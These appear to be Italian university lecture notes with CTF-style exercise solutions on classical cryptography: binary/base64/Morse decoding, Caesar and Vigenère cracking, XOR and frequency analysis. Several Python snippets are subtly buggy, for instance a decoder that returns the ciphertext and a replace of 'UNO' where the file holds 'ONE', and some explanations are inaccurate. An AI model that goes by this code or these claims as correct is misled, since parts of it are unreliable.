Viene dato un file senza estensione chiamato “zero_one” composto solamente da molte stringhe sequenziali ZERO ONE ZERO ONE….
Aiuti:

1) The challenge here is to understand in which type of encoding is the message. You should see it as an onion, there are multiple encoding strategies on top of previous encoding steps! You should reverse the encoding path.

Soluzione

Possiamo iniziare aprendo il file e convertendo le stringhe nel loro formato numerico, come nell'esercizio precedente. Si noti che qui ci sono spazi aggiuntivi da rimuovere.

```
# Aprire il file
with open('zero_one', 'r') as file:
    input = file.read()

# sostituire gli zeri e gli uni nella rappresentazione numerica
input = input.replace('ZERO', '0')
input = input.replace('UNO', '1')
input = input.replace(' ', '') # eliminare gli spazi aggiuntivi

# eliminare gli spazi prima e dopo l'inizio della stringa
input = input.strip()
```

Seguendo i passi dell'esercizio due, convertiamo la stringa dalla rappresentazione binaria in Ascii.

Scritto da Gabriel

```
result=' '.join(chr(int(input[i*8:i*8+8],2)) for i in range(len(input)//8))
```

Si può notare che ci sono alcuni caratteri strani: è il codice MORSE. Si va a definire quindi una struttura *dict/dizionario* in Python, implementato come la struttura dati *map*, quindi con una serie di coppie chiave-valore. La struttura generica è così composta:

```
d = {
   <key>: <value>,
   <key>: <value>,
     .
     .
     .
   <key>: <value>
}
```

Prima, però, a seguito della decodifica e della stampa di *result*, si può notare che gli ultimi caratteri sono "==" e quindi, eseguo una decodifica da base64 ad Ascii come segue:

```
import base64
decoded = base64.b64decode(result).decode('ascii')
print(decoded)
```

Mi definisco quindi una map per il codice MORSE come segue:

```
# the output is a morse code
alpha2morse = {'A': '.-',    'B': '-...',   'C': '-.-.',
       'D': '-..',    'E': '.',      'F': '..-.',
       'G': '--.',    'H': '....',   'I': '..',
       'J': '.---',   'K': '-.-',    'L': '.-..',
       'M': '--',     'N': '-.',     'O': '---',
       'P': '.--.',   'Q': '--.-',   'R': '.-.',
       'S': '...',    'T': '-',      'U': '..-',
       'V': '...-',   'W': '.--',    'X': '-..-',
       'Y': '-.--',   'Z': '--..',

       '0': '-----',  '1': '.----',  '2': '..---',
       '3': '...--',  '4': '....-',  '5': '.....',
       '6': '-....',  '7': '--...',  '8': '---..',
       '9': '----.' }
```

A questo punto, faccio un reverse sulle coppie chiave-valore degli elementi della mappa e poi converto il Morse a stringa, stampando:

```
#reversing morse map → we use a dictionary (which uses a key-value mapping and the {}, curly brackets)
#iterating the reverse (key/value instead of value/key inside all the Morse map items)
morse2alpha = {value:key for key,value in alpha2morse.items()}

#convert morse to string → we get the ith character of the corresponding string word and then print it
decoded2 = ' '.join(morse2alpha.get(i) for i in decoded.split())
print(decoded2)
```

In ultimo, ecco la flag:
ALEXCTFTH15O1SO5UP3RO5ECR3TOTXT

Altra soluzione (più compatta)

Scritto da Gabriel

```
#Fady didn't understand well the difference between encryption and encoding,
#so instead of encrypting some secret message to pass to his friend, he
#encoded it!
#The flag should be in the format: ALEXCTF

import base64

with open("zero_one", 'r') as file:
   file = file.read()

#We have a file with 'ZERO ONE ZERO ONE …' so, we convert them into numbers and cut off the spaces
#(as you can see, it's possible to concatenate all of the replace functions into a line as did here)
file = file.replace('ZERO', '0').replace('ONE', '1').replace(' ', '')
file = file.strip() #strip() function removes spaces at the beginning and at the end of the string
flag = ' '
#here we do have a string printed like '010000100100...'
#so, we need what we did in the previous challenge (taking each block of 8 bytes, converting them in
#binary and then joined in the "flag" string; we must do this, otherwise we miss the first string)
for i in range(0, len(file), 8):
   flag=' '.join([flag, chr(int(file[i:i+8], 2))])
#now, we do have a string like "ahsgdjsb…. ="; notice it ends with an '=' sign, so it should be a base64 one
decoded_flag=base64.b64decode(flag) #remember import base64 and then decode it
print(decoded_flag)
#here the string printed is as the following:
#b'.- .-.. . -..- -.-. - ..-. - .... .---- ..... --- .---- ... --- ..... ..- .--. ...-- .-. --- ..... . -.-. .-. ...-- - --- - -..- -'
#we need to decode it using morse code, cause the -.-.- pattern is typical of that encoding
#The Morse Code has many characters, so we need to define a map of morse code
#Then we need to split the string into words, then translating and lastly finding the flag
morse_code = {
   '.-': 'A', '-...': 'B', '-.-.': 'C', '-..': 'D', '.': 'E', '..-.': 'F',
   '--.': 'G', '....': 'H', '..': 'I', '.---': 'J', '-.-': 'K', '.-..': 'L',
   '--': 'M', '-.': 'N', '---': 'O', '.--.': 'P', '--.-': 'Q', '.-.': 'R',
   '...': 'S', '-': 'T', '..-': 'U', '...-': 'V', '.--': 'W', '-..-': 'X',
   '-.--': 'Y', '--..': 'Z', '.----': '1', '..---': '2', '...--': '3',
   '....-': '4', '.....': '5', '-....': '6', '--...': '7', '---..': '8',
   '----.': '9', '-----': '0', '': ' '
}
#now we need to find the couple of characters, convert them into bytes
#and then decode them into ascii; we look for the flag inside the b64 decoded string, to find
#the matching value between key and position inside the morse map
flag = ' '
for i in decoded_flag.decode('ascii').split(): #split the string into ascii words
   flag = ' '.join([flag, morse_code[i]]) #join the characters to form the flag
print(flag)
# ALEXCTFTH15O1SO5UP3RO5ECR3TOTXT
```

<u>Ulteriore soluzione (ancora più compatta)</u> [cfr. https://0xd13a.github.io/ctfs/alexctf2017/ultracoded/]

```
from pwn import *        #imported because here is used the b64d function
import morse_talk as mtalk       #library to read morse code

with open('zero_one', 'r') as f:
```


Scritto da Gabriel

```
    data = f.read().translate(None, ' \n')

data = data.replace("ZERO","0").replace("ONE","1")
data = b64d(''.join(chr(int(data[i:i+8], 2)) for i in xrange(0, len(data), 8)))

data = mtalk.decode(data)
print data
```

Lezione 4: Strumenti crittografici/Cryptographic tools Pt. 1 (Conti)

Storicamente parlando, uno dei primi esempi di crittografia si ha avuto con la Caesar Cipher.
Il Cifrario di Cesare è uno dei primi e più semplici metodi di crittografia. È semplicemente un tipo di cifrario a sostituzione, cioè ogni lettera di un dato testo viene sostituita da una lettera con un numero fisso di posizioni in basso nell'alfabeto.
Ad esempio, con uno spostamento di 1, A verrebbe sostituita da B, B diventerebbe C e così via. Il metodo sembra prendere il nome da Giulio Cesare, che pare lo utilizzasse per comunicare con i suoi funzionari.


Per cifrare un dato testo abbiamo quindi bisogno di un valore intero, noto come *shift*, che indica il numero di posizioni in cui ogni lettera del testo è stata spostata verso il basso.
La cifratura può essere rappresentata utilizzando l'aritmetica modulare, trasformando prima le lettere in numeri, secondo lo schema A = 0, B = 1,..., Z = 25.
Questo shift viene deciso a priori e si shiftano tutte le possibili combinazioni.



La crittografia/encryption utilizza complessi algoritmi matematici e chiavi digitali per criptare i dati. Un algoritmo di crittografia (cifrario) e una chiave di crittografia codificano i dati in un testo cifrato. Una volta che il testo cifrato viene trasmesso al destinatario, la stessa chiave o una chiave diversa (cifrario) viene utilizzata per decodificare il testo cifrato nel valore originale. Il problema principale è la gente che può intrufolarsi nella trasmissione e carpire dati che non sarebbero a loro riservati.
Le chiavi di crittografia sono il segreto della crittografia dei dati. Sono essenzialmente codici e funzionano come le chiavi fisiche: solo la chiave giusta sblocca i dati crittografati. La generazione delle chiavi di crittografia può essere effettuata manualmente o con un software che rimescola i dati con un algoritmo e crea una chiave di crittografia.
I due metodi di crittografia più distinti sono quello simmetrico e quello asimmetrico.

1) Crittografia simmetrica

La crittografia a chiave simmetrica, detta anche crittografia a chiave privata, utilizza una sola chiave per crittografare e decrittografare i dati. Per ottenere comunicazioni sicure, il mittente e il destinatario devono disporre della stessa chiave. La chiave fornisce un livello ininterrotto di crittografia dall'inizio alla fine, utilizzando la stessa chiave per le chiavi di crittografia e decrittografia. La singola chiave può assumere la forma di una password, di un codice o di una stringa di numeri generati casualmente. Esempi popolari di crittografia simmetrica sono AES, DES e Triple DES.



2) Crittografia asimmetrica

La crittografia a chiave asimmetrica, nota anche come crittografia a chiave pubblica, utilizza due chiavi diverse: una pubblica per criptare e una privata per decriptare. La crittografia asimmetrica offre una maggiore sicurezza grazie alla verifica dell'origine dei dati e al non ripudio (l'autore non può contestarne la paternità). Tuttavia, rallenta il processo di trasmissione, la velocità della rete e le prestazioni della macchina. Un esempio popolare di crittografia asimmetrica è RSA.

Nella crittografia simmetrica ci sono delle minacce/threats:
- Crittoanalisi
  - Si basa sulla natura dell'algoritmo
  - Più una certa conoscenza delle caratteristiche del testo in chiaro/plaintext
  - Anche alcune coppie campione testo in chiaro-testo in chiaro
  - Sfrutta le caratteristiche dell'algoritmo per dedurre un testo in chiaro o una chiave specifica
- Attacco di forza bruta/bruteforce attack
  - Prova tutte le chiavi possibili su un testo cifrato fino a quando non si ottiene una traduzione intelligibile in testo in chiaro

La *ricerca esaustiva delle chiavi/exhaustive key search*, o *ricerca a forza bruta*, è la tecnica di base che consiste nel provare a turno ogni possibile chiave fino a individuare quella corretta. Per identificare la chiave corretta può essere necessario possedere un testo in chiaro e il corrispondente testo cifrato, oppure, se il testo in chiaro ha qualche caratteristica riconoscibile, può essere sufficiente il solo testo cifrato. La ricerca esaustiva delle chiavi può essere effettuata su qualsiasi cifrario e, a volte, una debolezza nel programma delle chiavi del cifrario può contribuire a migliorare l'efficienza di un attacco di ricerca esaustiva delle chiavi.


Gli algoritmi popolari di crittazione sono quattro, DES/Triple-DES, AES, RSA.
- DES è il vecchio "standard di crittografia dei dati" degli anni Settanta. La sua dimensione chiave è troppo corta per una corretta sicurezza (56 bit efficaci, questo può essere forzato brutalmente, come è stato dimostrato più di dieci anni fa). Inoltre, DES utilizza blocchi a 64 bit con una chiave da 56 bit, il che solleva alcuni potenziali problemi quando si crittografa diversi gigabyte di dati con la stessa chiave (un gigabyte non è così grande al giorno d'oggi).
- 3DES è un trucco per riutilizzare le implementazioni di DES, mediante il collegamento in cascata di tre istanze di DES (con chiavi distinte) e usando due/tre chiave uniche. È molto più sicuro, ma anche molto più lento, soprattutto nel software
- AES è il successore di DES come algoritmo di crittografia simmetrica standard per le organizzazioni federali statunitensi (e come standard anche per quasi tutti gli altri). AES accetta chiavi da 128, 192 o 256 bit (128 bit è già molto indistruttibile), utilizza blocchi a 128 bit (quindi non ci sono problemi) ed è efficiente sia nel software che nell'hardware. È stato selezionato attraverso una competizione aperta che ha coinvolto centinaia di crittografi durante diversi anni. Fondamentalmente, non puoi avere di meglio.

Quindi, in caso di dubbio, usa AES. Rimane tuttavia ancora molti diffuso DES, nella sua variante Triple-DES.

Si noti che un codice a blocchi è una casella che crittografa i "blocchi" (blocchi di dati a 128 bit con AES). Quando si crittografa un "messaggio" che può essere più lungo di 128 bit, il messaggio deve essere diviso in blocchi e il modo in cui si esegue lo split è chiamato modalità di funzionamento o "concatenamento". La modalità naive (split semplice) è chiamata ECB e presenta problemi. L'uso corretto di un codice a blocchi non è semplice ed è più importante della selezione tra, ad esempio, AES o 3DES.
Proprio di blocchi parliamo quando si deve cifrare, in particolare abbiamo i <u>block cipher/cifrari a blocchi</u> e gli <u>stream cipher/cifrario di flusso</u>.
I cifrari a blocchi criptano i dati in blocchi di lunghezza prestabilita, mentre i cifrari a flusso non lo fanno e criptano il testo in chiaro un byte alla volta. I due approcci di crittografia, pertanto, variano notevolmente in termini di implementazione e casi d'uso.

I block cipher convertono i dati in chiaro in testo cifrato in blocchi di dimensioni fisse. La dimensione dei blocchi dipende generalmente dallo schema di crittografia ed è solitamente in ottavi (blocchi di 64 o 128 bit). Se la lunghezza del testo in chiaro non è un multiplo di 8, lo schema di crittografia utilizza un padding per garantire blocchi completi. Ad esempio, per eseguire una crittografia a 128 bit su un testo in chiaro di 150 bit, lo schema di crittografia prevede due blocchi, uno con 128 bit e uno con i 22 bit rimanenti. All'ultimo blocco vengono aggiunti i bit ridondanti per rendere l'intero blocco uguale alla dimensione del blocco di testo cifrato dello schema di crittografia.

Essi utilizzano chiavi e algoritmi simmetrici per eseguire la crittografia e la decrittografia dei dati, ma per funzionare richiedono anche un vettore di inizializzazione (IV). Un vettore di inizializzazione è una sequenza pseudorandom o casuale di caratteri utilizzata per crittografare il primo blocco di caratteri del blocco di testo in chiaro. Il testo cifrato risultante per il primo blocco di caratteri funge da vettore di inizializzazione per i blocchi successivi. Pertanto, il cifrario simmetrico produce un blocco di testo cifrato unico per ogni iterazione, mentre il IV viene trasmesso insieme alla chiave simmetrica e non richiede la cifratura.
Esempi di algoritmi che li utilizzano: AES/DES




(a) Block cipher encryption (electronic codebook mod

Uno stream cipher cripta una stringa continua di cifre binarie applicando trasformazioni variabili nel tempo ai dati del testo in chiaro. Pertanto, questo tipo di crittografia funziona bit per bit, utilizzando flussi di chiavi per generare testo cifrato per messaggi in chiaro di lunghezza arbitraria. Il cifrario combina una chiave (128/256 bit) e una cifra nonce (64-128 bit) per produrre il flusso di chiavi, un numero pseudorandom sottoposto a XOR con il testo in chiaro per produrre il testo cifrato. Mentre la chiave e il nonce possono essere riutilizzati, il flusso di chiavi deve essere unico per ogni iterazione di crittografia per garantire la sicurezza. I cifrari a flusso ottengono questo risultato utilizzando registri a spostamento a retroazione per generare un nonce unico (numero usato una sola volta) per creare il flusso di chiavi.

Gli schemi di crittografia che utilizzano i cifrari a flusso hanno meno probabilità di propagare errori a livello di sistema, poiché un errore nella traduzione di un bit non influisce in genere sull'intero blocco di testo in chiaro. La crittografia a flusso avviene inoltre in modo lineare e continuo, il che la rende più semplice e veloce da implementare. D'altro canto, i cifrari a flusso mancano di diffusione, poiché ogni cifra del testo in chiaro è mappata su un'uscita del testo cifrato. Inoltre, non convalidano l'autenticità, rendendoli vulnerabili alle inserzioni. Se gli hacker violano l'algoritmo di crittografia, possono inserire o modificare il messaggio crittografato senza essere scoperti. I cifrari a flusso sono utilizzati principalmente per crittografare i dati in applicazioni in cui la quantità di testo in chiaro non può essere determinata e in casi di utilizzo a bassa latenza.

Esempi di algoritmi che usano questo principio: RC4 (altro algoritmo molto usato in crittografia)



(b) Stream encryption

Analizziamo il seguente esempio:

- Cifrario a sostituzione: l'alfabeto è shiftato di una serie di caratteri. Chiaramente è molto basilare e non sicuro. Un esempio è proprio il cifrario di Cesare.
  Per esempio, avendo il testo
  "QEB NRFZH YOLTK CLU GRJMP LSBO QEB IXWV ALD"
  La soluzione è provare tutti i possibili shift/tutte le combinazioni alfabetiche, tramite crittoanalisi e forza bruta.
  La soluzione è: "THE QUICK BROWN FOX JUMPS OVER THE LAZY DOG"

Si usa spesso anche la XOR negli algoritmi crittografici, operazione che tra due numeri:

- Restituisce 1 quando questi sono diversi
- Restituisce 0 quando questi sono uguali
- È rappresentata dal simbolo "^"

Esempi:
enc_message = clear_message ^ key
clear_message = enc_message ^ key
key = clear_message ^ enc_message

La XOR ha alcune proprietà da considerare:

- È commutativa
- É associativa
- Tutti gli XOR con 0 danno come risultato l'altro termine: *a ^ 0 = a*
- Tutti gli XOR con lo stesso termine danno zero: *a ^ a = 0*


La XOR viene usata tra una chiave ed un messaggio:

- Spesso len(key) << len(message)
- "Ripetiamo la chiave" nel messaggio

Esempio:

clear_message = "THIS IS A MESSAGE"
key = "YOU"

T	H	I	S		I	S		A		M	E	S	S	A	G	E
84	72	73	83	32	73	83	32	65	32	77	69	83	83	65	71	69



T	H	I	S		I	S		A		M	E	S	S	A	G	E
Y	O	U	Y	O	U	Y	O	U	Y	O	U	Y	O	U	Y	O

Y	O	U	Y	O	U	Y	O	U	Y	O	U	Y	O	U	Y	O
89	79	85	89	79	85	89	79	85	89	79	85	89	79	85	89	79

La XOR tra due interi è il risultato della XOR della loro rappresentazione binaria:

msg	84	72	73	83	32	73	83	32	65	32	77	69	83	83	65	71	69
key	89	79	85	89	79	85	89	79	85	89	79	85	89	79	85	89	79
enc	13	7	28	10	111	28	10	111	20	121	2	16	10	28	20	30	10

- 84 = 1010100
- 89 = 1011001
- 13 = 0001101

È interessante notare che se:
- La chiave ha la stessa dimensione del messaggio
- La chiave è tenuta segreta e generata in modo veramente casuale

Allora il cifrario XOR è certamente impossibile da decifrare. Questo è noto come one-time pad. Tuttavia, un semplice XOR non dovrebbe essere utilizzato in produzione perché la lunghezza della chiave deve essere troppo lunga per essere pratica.

XOR è un modo economico per criptare i dati con una password. Ne esistono di due tipi principali:
- Crittografia XOR a singolo byte
    - La crittografia XOR a singolo byte è banale da forzare, poiché ci sono solo 255 combinazioni di chiavi da provare.
- Crittografia XOR a più byte
    - La crittografia XOR a più byte diventa esponenzialmente più difficile quanto più lunga è la chiave, ma se il testo crittografato è abbastanza lungo, l'analisi della frequenza dei caratteri è un metodo valido per trovare la chiave. L'analisi della frequenza dei caratteri consiste nel dividere il testo cifrato in gruppi in base al numero di caratteri della chiave. Questi gruppi vengono poi forzati utilizzando l'idea che alcune lettere appaiono più frequentemente nell'alfabeto inglese rispetto ad altre.

Il metodo Kasiski è un metodo crittoanalitico per l'attacco del *cifrario di Vigenère.*
É il più semplice dei cifrari polialfabetici. Si basa sull'uso di un versetto per controllare l'alternanza degli alfabeti di sostituzione. Il metodo si può considerare una generalizzazione del cifrario di Cesare; invece di spostare sempre dello stesso numero di posti la lettera da cifrare, questa viene spostata di un numero di posti variabile ma ripetuto, determinato in base ad una parola chiave, da concordarsi tra mittente e destinatario, e da scrivere ripetutamente sotto il messaggio, carattere per carattere; la chiave era detta anche verme, per il motivo che, essendo in genere molto più corta del messaggio) e dei cifrari ad esso simili.

Il testo cifrato si ottiene spostando la lettera chiara di un numero fisso di caratteri, pari al numero ordinale della lettera corrispondente del verme. Di fatto si esegue una somma aritmetica tra l'ordinale del chiaro (A = 0, B = 1, C = 2...) e quello del verme; se si supera l'ultima lettera, la Z, si ricomincia dalla A, secondo la logica delle aritmetiche finite.
Il vantaggio rispetto ai cifrari monoalfabetici (come il cifrario di Cesare o quelli per sostituzione delle lettere con simboli/altre lettere) è evidente: il testo è cifrato con n alfabeti cifranti. In questo modo, la stessa lettera viene cifrata (se ripetuta consecutivamente) n volte; ciò rende quindi più complessa la crittoanalisi del testo cifrato.

Tornando al metodo Kasiski, il maggiore Kasiski (suo creatore) notò che spesso in un crittogramma di Vigénère si possono notare sequenze di caratteri identiche, poste ad una certa distanza fra di loro; questa distanza può, con una certa probabilità, corrispondere alla lunghezza della chiave, o a un suo multiplo.

In genere la stessa lettera con il cifrario di Vigénère viene cifrata in modo diverso nelle sue varie occorrenze, come si confà ai cifrari polialfabetici, ma se due lettere del testo in chiaro sono poste ad una distanza pari alla lunghezza della chiave (o un suo multiplo), questo fa sì che vengano cifrate nello stesso modo.

Individuando tutte le sequenze ripetute (cosa che avviene frequentemente in un testo lungo), si può dedurre quasi certamente che la lunghezza della chiave è il massimo comun divisore tra le distanze tra sequenze ripetute, o al più un suo multiplo. Di fianco, un esempio.

13	7	28	10	111	28	10	111	20	121	2	16	10	28	20	30	10

T	H	I	S		I	S		A		M	E	S	S	A	G	E
Y	O	U	Y	O	U	Y	O	U	Y	O	U	Y	O	U	Y	O

Conoscere la lunghezza n della chiave permette di ricondurre il messaggio cifrato ad n messaggi intercalati cifrati con un cifrario di Cesare facilmente decifrabile.

Esercizi Lezione 4

1) Julius: Testo, aiuti e soluzione

<u>Testo</u>

Julius,Q2Flc2FyCg==

World of Cryptography is like that Unsolved Rubik's Cube, given to a child that has no idea about it. A new combination at every turn.
Can you solve this one, with weird name?
ciphertext: fYZ7ipGIjFtsXpNLbHdPbXdaam1PS1c5lQ==

Aiuti:
1) The challenge description contains two “secret” messages. Both end with ==. Does this recall you an encoding strategy?
2) This is a Caesar cipher. A brute force is enough to break it.

<u>Soluzione</u>

```
# in the first line of the description contains a hint → Julius,Q2Flc2FyCg==
# since it ends with ==, the first hypothesis is that this is a base64 encoding
# let's decode it!
import base64
enc_b64 = 'Q2Flc2FyCg=='
#we define a function. It might be helpful in future
def base64tostring(text):
   return base64.b64decode(text).decode('utf-8', errors="ignore")

print(f"Decoding=\t{base64tostring(enc_b64)}")
# the hints says "caesar", and we know a famous cipher with this name. We can apply the reverse to the
# ciphered text given in description
puzzle = 'fYZ7ipGIjFtsXpNLbHdPbXdaam1PS1c5lQ=='
print("The length of the puzzle is:\t", len(puzzle))
# the length is a multiple of 4, and the alphabet seems too regular (no punctuation).
# we can think that this is a base64 encoded string
puzzle_dec = base64tostring(puzzle)
```

```
print("Decoded puzzle:", puzzle_dec)


# now we have a lot of no sense characters. We can try to apply the caesar cipher
def caesar_cracker(text, from_ = -30, to_=+30):
   for i in range(from_, to_): #keys [-30, 30]
      #decode
      curr_step = ' '.join([chr(ord(c) + i) for c in text])
      #print
      print(f"Step={i}\t{curr_step}")
caesar_cracker(puzzle_dec)
## we look for some readable flags. We find one at step -24
#FLAG: ecCTF3T_7U_BRU73?!
```

<u>Altra soluzione</u>

```
import base64
ciphertext = 'fYZ7ipGIjFtsXpNLbHdPbXdaam1PS1c5lQ=='
#We can see the string is a base64 one, so we define a function to decode it

def base64decode(text):
   return str(base64.b64decode(text).decode('ascii', 'ignore'))
#Fundamental to put "str" and "ignore" to read all the characters without having problems

decoded=base64decode(ciphertext)
print(decoded)
# As of now, we have this kind of string (with the b that stays for binary, as visible):
# b'}\x86{\x8a\x91\x88\x8c[l^\x93KlwOmwZjmOKW9\x95' (25 characters in total)
# Let's try to implement a bruteforce algorithm to decrypt it, making a shift of 24 to get the right one
flag = ' '
for i in range(len(decoded)):
   code = ord(decoded[i]) - 24
   flag += chr(code)
print(flag)
```

Una possibile implementazione generale del *Caesar cipher* è la seguente, prendendo un testo generico e uno shift custom da inserire; distingue tra lettere maiuscole e lettere minuscole, realizzando uno shift pari a tutte le lettere dell'alfabeto partendo dal carattere in quella specifica posizione.

```
def caesarCipher(plainText, shift):
   cipherText = ""
   for i in range(len(plainText)):
      if plainText[i].isupper():
         cipherText += chr((ord(plainText[i]) + shift - 65) % 26 + 65)
#65 is the ASCII value of 'A' and 26 is the number of letters in the alphabet
      else:
         cipherText += chr((ord(plainText[i]) + shift - 97) % 26 + 97)
#97 is the ASCII value of 'a' and 26 is the number of letters in the alphabet
   return cipherText
```

La decodifica non cambia rispetto a questa funzione, dato che letteralmente sottrae lo shift fatto:

```
def caesarCipherDecoder(cipherText, shift):
   plainText = ""
```

```
    for i in range(len(cipherText)):
        if cipherText [i].isupper():
            plainText += chr((ord(cipherText [i]) - shift - 65) % 26 + 65)
#65 is the ASCII value of 'A' and 26 is the number of letters in the alphabet
        else:
            plainText += chr((ord(cipherText [i]) - shift - 97) % 26 + 97)
#97 is the ASCII value of 'a' and 26 is the number of letters in the alphabet
    return cipherText
```

2) I Agree: Testo, aiuti e soluzione

Testo

Crack the cipher: vhixoieemksktorywzvhxzijqni
Your clue is: "caesar is everything. But he took it to the next level."

Aiuto:

1) You might try with a Caesar … but it is not enough.
   The challenge description tells that this is “the next level of Caesar cipher”. What is it? Have a look on Google, if you find the cipher, you solve the exercise.

Soluzione

```
# The description says: "caesar is everything"
# it is a caesar cipher, and we need to crack it as in the previous exercise

puzzle = 'vhixoieemksktorywzvhxzijqni'

# Specifying the steps of the for loop, where \t means “tab”
def caesar_cracker(text, from_ = -30, to_=+30):
    for i in range(from_, to_): #keys [-30, 30]
        # decode
        curr_step = ' '.join([chr(ord(c) + i) for c in text])
        # print
        print(f"Step={i}\t{curr_step}")

caesar_cracker(puzzle)
# I don't see any proper flag. We need to find another way
#The description says that it is the "next level" of caesar.
# After some investigation, we can find that the evolution of a caesar cipher is the vigenere cipher.
# However, the vigenere also requires a key.
# Google can help us! There are some online bruteforce services for these kinds of ciphers.
# https://www.guballa.de/vigenere-solver
# The flag is reached: theforceisstrongwiththisone. The key is "caesar" ... as the hint suggested
```

Segue una possibile implementazione realizzata da me in Python, interessante a livello di codice e per capire il ragionamento di Vigénère:

```
#The hint "to the next level" says everything
#cause it refers to the Vigénère cipher, which is a Caesar cipher that uses an entire keyword
text='vhixoieemksktorywzvhxzijqni'

#The key word is "caesar" and we define an algorithm to use the Vigénère cipher
def vigenere(text, key):
    key = key * (len(text) // len(key) + 1) #repeat the key word and floor “//” division between text/text+1
```

```
    return ' '.join([chr((ord(text[i]) - ord(key[i])) % 26 + ord('a')) for i in range(len(text))])
    #the algorithm is the same as the Caesar cipher but we use the key word instead of a single letter
    #so, we make a shift subtracting from the key word from the text modulo 26 to keep the letters in the
    #alphabet and adding the ascii code of 'a' to get the right letter; we do this for every letter in the text
print (vigenere(text, 'caesar'))
#the result is "theforceisstrongwiththisone"
```

Un'implementazione generale di codifica di Vigenere che assomiglia a quella del Caesar Cipher è la seguente:

```
#Vigenere Cipher function
def vigenereCipher(plainText, key):
    cipherText = ""
    for i in range(len(plainText)):
        if plainText[i].isupper():
            cipherText += chr((ord(plainText[i]) + ord(key[i % len(key)]) - 65) % 26 + 65) #here we modulo also the key length and this is the uppercase implementation
        else:
            cipherText += chr((ord(plainText[i]) + ord(key[i % len(key)]) - 97) % 26 + 97) #here we modulo also the key length and this is the lowercase implementation
    return cipherText
```

La decodifica, come prima, letteralmente sottrae la posizione della lunghezza della chiave realizzato lo shift a seconda della lettera maiuscola/minuscola:

```
def vigenereCipherDecoder(cipherText, key):
    plainText = ""
    for i in range(len(cipherText)):
        if cipherText[i].isupper():
            plainText += chr((ord(cipherText[i]) - ord(key[i % len(key)]) - 65) % 26 + 65) #65 is the ASCII value of 'A' and 26 is the number of letters in the alphabet
        else:
            plainText += chr((ord(cipherText[i]) - ord(key[i % len(key)]) - 97) % 26 + 97) #97 is the ASCII value of 'a' and 26 is the number of letters in the alphabet
    return plainText
```

3) Alphabet Soup: Testo, aiuti e soluzioni

Testo:
(Viene dato un file "encrypted.txt" con il seguente testo):
MKXU IDKMI DM BDASKMI NLU XCPJNDICFQ! K VDMGUC KW PDT GKG NLKB HP LFMG DC TBUG PDTC CUBDTCXUB. K'Q BTCU MDV PDT VFMN F WAFI BD LUCU KN KB WAFI GDKMINLKBHPLFMGKBQDCUWTMNLFMFMDMAKMUNDDA

Aiuti:

1) Ok, in this exercise we need to do some educated guesses, a.k.a., cryptoanalysis.
   You might want to: i) get the frequency of the characters and ii) map it somehow (remember that this is an English text).
2) Here we report some mappings:
   K -> i
   F -> a
   P -> y

<u>Soluzione</u>

```
# we only have an encrypted message
puzzle = "MKXU IDKMI DM BDASKMI NLU XCPJNDICFQ! K VDMGUC KW PDT GKG NLKB HP LFMG DC TBUG
PDTC CUBDTCXUB. K'Q BTCU MDV PDT VFMN F WAFI BD LUCU KN KB WAFI
GDKMINLKBHPLFMGKBQDCUWTMNLFMFMDMAKMUNDDA"

# since I do not have any clue, I try to use the cryptanalysis strategy
# in the ciphers, in general, each letter is associated to a given alphabet
# we can try to find associations.

#the first step is to see the frequency of each character with this function
chr2freq = {}
for c in puzzle:
   if c not in chr2freq:
      chr2freq[c] = 1
   else:
      chr2freq[c] += 1

# sort the dictionary by value in descending order and store it in a list of tuples (key, value)
sorted_x = sorted(chr2freq.items(), key=lambda kv: kv[1], reverse = True)
#lambda is used to create an anonymous function, in this case, it is used to sort the dictionary by value
#taking each time the first element as saw by kv
print(sorted_x)
#This here prints: [(' ', 30), ('D', 17), ('M', 15), ('K', 14), ('U', 11), ('B', 10), ('C', 10), ('F', 9), ('N', 8), ('I', 7), ('L',
#7), ('G', 7), ('T', 7), ('P', 6), ('A', 5), ('W', 4), ('X', 3), ('Q', 3), ('V', 3), ('H', 2), ('S', 1), ('J', 1), ('!', 1), ('.', 1)]

# hypothesis 1: the text is english written
# we can find online what are the most used english characters
